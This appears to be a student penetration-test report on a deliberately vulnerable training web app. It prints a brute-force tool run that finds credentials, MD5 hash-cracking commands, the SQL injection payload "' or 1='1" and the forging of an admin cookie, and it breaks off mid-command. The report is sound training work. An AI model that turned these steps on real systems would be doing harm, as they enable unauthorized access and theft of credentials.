

# VulnWebApp (VWA) Security Report

Code Revision: 1.0.0.0  
Company: Acme Inc.  
Report: VWAYMMDD  
Author: [islam alsaeed]  
Date: [24/11/2022]

# VWA Security Report

VWA221124## - Brute Force - critical	3
VWA221124## - Weak encryption - High	4
VWA221124## - Using MD5 - High	5
VWA221124## - Cookies Manipulation- HIGH	7
VWA221124## - Data Exposure - HIGH	9
VWA221124## - SQLi - HIGH	10
VWA221124## - retrieving data - HIGH	11
VWA221126## - passwords leakage - HIGH	12
VWA221126## - URL modification - HIGH	14
VWA221124## - XXS - HIGH	15

# VWA Security Report

## VWA221124## - Brute Force - critical

Vulnerability Exploited: A2:2017-Broken Authentication

Severity: [Critical]


System: VWA Web Application

### Vulnerability Explanation:

Ability to perform brute force attack on the system

### Vulnerability Walk-thru:

- 1- Run a script
- 2- Getting login credential



```
root@4b3e2fec9363:/home/workspace# cd tools/
root@4b3e2fec9363:/home/workspace/tools# python bruteforce.py -U test-username.txt -P test-password.txt -d username='USR':password='PMD' -a POST -f 'Login Failed' https://1026361c1084570xjupyterl1121rh6-3000.udacity-student-workspaces.com/login
[-] Login Failed! ('username': 'root', 'password': '123456')
[-] Login Failed! ('username': 'root', 'password': 'password')
[-] Login Failed! ('username': 'root', 'password': '12345678')
[-] Login Failed! ('username': 'root', 'password': '1234')
[-] Login Failed! ('username': 'root', 'password': '12345')
[-] Login Failed! ('username': 'root', 'password': 'dragon')
[-] Login Failed! ('username': 'root', 'password': 'qwerty')
[-] Login Failed! ('username': 'root', 'password': 'asdf')
[-] Login Failed! ('username': 'root', 'password': 'mustang')
[-] Login Failed! ('username': 'root', 'password': 'letmein')
[-] Login Failed! ('username': 'root', 'password': 'baseball')
[-] Login Failed! ('username': 'root', 'password': 'master')
[-] Login Failed! ('username': 'root', 'password': 'michael')
[-] Login Failed! ('username': 'root', 'password': 'football')
[-] Login Failed! ('username': 'root', 'password': 'shadow')
[-] Login Failed! ('username': 'root', 'password': 'gates')
[-] Login Failed! ('username': 'root', 'password': 'monkey')
[-] Login Failed! ('username': 'root', 'password': 'abc123')
[-] Login Failed! ('username': 'root', 'password': '1234567890')
[-] Login Failed! ('username': 'guest', 'password': 'asdfasdf')
[-] Login Failed! ('username': 'guest', 'password': '123456')
[-] Login Failed! ('username': 'guest', 'password': 'password')
[-] Login Failed! ('username': 'guest', 'password': '12345678')
[-] Login Failed! ('username': 'guest', 'password': '1234')
[-] Login Failed! ('username': 'guest', 'password': '12345')
[-] Login Failed! ('username': 'guest', 'password': 'dragon')
[-] Login Failed! ('username': 'guest', 'password': 'qwerty')
[-] Login Failed! ('username': 'guest', 'password': 'baseball')
[-] Login Failed! ('username': 'guest', 'password': 'master')
[-] Login Failed! ('username': 'guest', 'password': 'michael')
[-] Login Failed! ('username': 'guest', 'password': 'football')
[-] Login Failed! ('username': 'guest', 'password': 'shadow')
[-] Login Failed! ('username': 'guest', 'password': 'gates')
[-] Login Failed! ('username': 'guest', 'password': 'monkey')
[-] Login Failed! ('username': 'guest', 'password': 'abc123')
[-] Login Failed! ('username': 'guest', 'password': '1234567890')
[-] Login Failed! ('username': 'guest', 'password': 'pass')
[-] Login Failed! ('username': 'guest', 'password': 'computer')
[-] Login Failed! ('username': 'guest', 'password': 'iwantu')
[-] Login Failed! ('username': 'guest', 'password': 'jennifer')
[-] Login Failed! ('username': 'guest', 'password': 'k1aster')
[-] Login Failed! ('username': 'guest', 'password': 'mypassword')
[-] Login Failed! ('username': 'guest', 'password': 'hunter')
[+] Login Found! ('username': 'guest', 'password': 'orange')
This is a demo code used for this training.
root@48845b1dbe03:/home/workspace/tools#
```

### Recommendations:

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/04-Authentication\\_Testing/README](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/README)

# VWA Security Report

VWA221124## - Weak encryption - High

Vulnerability Exploited: A3:2017-Sensitive Data Exposure

Severity: [High]


System: VWA Web Application

## Vulnerability Explanation:


Using a weak encryption to encrypt cookies which is base64

## Vulnerability Walk-thru:

- 1- Perform normal login
- 2- Open developer tools and go to cookies



- 3- Encrypt/Decrypt the cookie value with python script



## Recommendations:

<https://cwe.mitre.org/data/definitions/326.html>

# VWA Security Report

**VWA221124## - Using MD5 - High**

**Vulnerability Exploited:** [A3:2017-Sensitive Data Exposure](#)

**Severity:** [High]


**System:** VWA Web Application

## Vulnerability Explanation:

Using an MD5 hash to hash what look like password or something valuable

## Vulnerability Walk-thru:

- 1- Normal login
- 2- Escalate privileges to admin which is mentioned in this report
- 3- Navigate to customer
- 4- Open developer tools
- 5- Use debugging tool and got to the scripts in the bottom and add break point
- 6- View a customer data



- 7- Use the jump button to jump one step until reaching the data
- 8- Take the '5<sup>th</sup>' element which look like a hashed data and copy it
- 9- Use the tool hashid to know which hash type is it.
- 10- Use the check hash to crack the hash

# VWA Security Report

```
root@5f4d1d28f33c:/home/workspace# cd tools/
root@5f4d1d28f33c:/home/workspace/tools# python hashid.py d8578edf8458ce06fbc5bb76a58c5ca4
Analyzing 'd8578edf8458ce06fbc5bb76a58c5ca4'
[+] MD5
This is a demo version of the hashid.py for this training, for the full version please visit https
://github.com/psypana/hashID
root@5f4d1d28f33c:/home/workspace/tools# python checkhash.py -t md5 d8578edf8458ce06fbc5bb76a58c5c
a4
-----
Hased value passed = d8578edf8458ce06fbc5bb76a58c5ca4
Hash type passed = md5
Result = qwerty
Actual Hash Type should be = md5
-----
root@5f4d1d28f33c:/home/workspace/tools#
```

## Recommendations:

[https://cheatsheetseries.owasp.org/cheatsheets/Password\\_Storage\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html)

# VWA Security Report

**VWA221124## - Cookies Manipulation- HIGH**

**Vulnerability Exploited:** A5:2017-Broken Access Control

**Severity:** [High]


**System:** VWA Web Application

## Vulnerability Explanation:

The Cookies can be manipulated to elevate access rights


## Vulnerability Walk-thru:

- 1- Perform normal login
- 2- Open developer tools via 'f12' and go to cookies tap
- 3- Perform base64 decoding of the cookie value which returns the user




# VWA Security Report

4- Encode '1:admin' via base64 to get the value to be replaced



5- Place the result in cookie value to gain unauthorized access to 'users list' and 'customers list'



6-

### Recommendations:

`https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/README`



# VWA Security Report

**VWA221124## - Data Exposure - HIGH**

**Vulnerability Exploited:** A6:2017-Security  
Misconfiguration

**Severity:** [ High]


**System:** VWA Web Application

## **Vulnerability Explanation:**

Attacker/user can access Data that not authorized for them.

## **Vulnerability Walk-thru:**

- 1- Normal login.
- 2- Navigate to customer tab
- 3- Add /id/ to the end of the URL



## **Recommendations:**

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/02-Configuration\\_and\\_Deployment\\_Management\\_Testing/README](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/README)

# VWA Security Report

**VWA221124## - SQLi - HIGH**

**Vulnerability Exploited:** **A1:2017-Injection**

**Severity:** [ **High** ]


**System:** VWA Web Application

## **Vulnerability Explanation:**

Ability to display the customers using sql injection in the url

## **Vulnerability Walk-thru:**

- 1- Login to the system
- 2- Escalate Privileges via cookies
- 3- Go to customers tab
- 4- Edit the url and add ' or 1='1 to the end of it



## **Recommendations:**

[https://cheatsheetseries.owasp.org/cheatsheets/Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html)

# VWA Security Report

**VWA221124## - retrieving data - HIGH**

**Vulnerability Exploited:** A6:2017-Security  
Misconfiguration

**Severity:** [High]


**System:** VWA Web Application

## Vulnerability Explanation:

Retrieving data that shouldn't be retrieved such as password

## Vulnerability Walk-thru:

- 1- Normal login
- 2- Escalate privileges
- 3- Go to customers and open developer tool and go to debugging
- 4- Set a breakpoint in script 'getcustomer'
- 5- View a customer



## Recommendations:

<https://owasp.org/www-project-application-security-verification-standard/>

# VWA Security Report

**VWA221126## - passwords leakage - HIGH**

**Vulnerability Exploited:** [A3:2017-Sensitive Data Exposure](#)

**Severity:** [High]


**System:** VWA Web Application

## **Vulnerability Explanation:**

When performing SQLi in customers page the customers data retrieved with the password hashes also.


## **Vulnerability Walk-thru:**

- 1-After login and navigating to customers page perform sql injection and the password hashes will appear



- 2 – Use the tools hashid and checkhash to crack the hashes

# VWA Security Report



```
File Edit View Run Kernel Tabs Settings Help
Guide root@e2d585973090: /hor X

root@e2d585973090:/home/workspace/tools# python hashid.py e807f1fcf82d132f9bb018ca6738a19f
Analyzing 'e807f1fcf82d132f9bb018ca6738a19f'
[+] MD5
This is a demo version of the hashid.py for this training, for the full version please visit https://github.com/psypanada/hashID
root@e2d585973090:/home/workspace/tools# python checkhash.py -t md5 5f4dcc3b5aa765d61d8327deb882cf99
-----
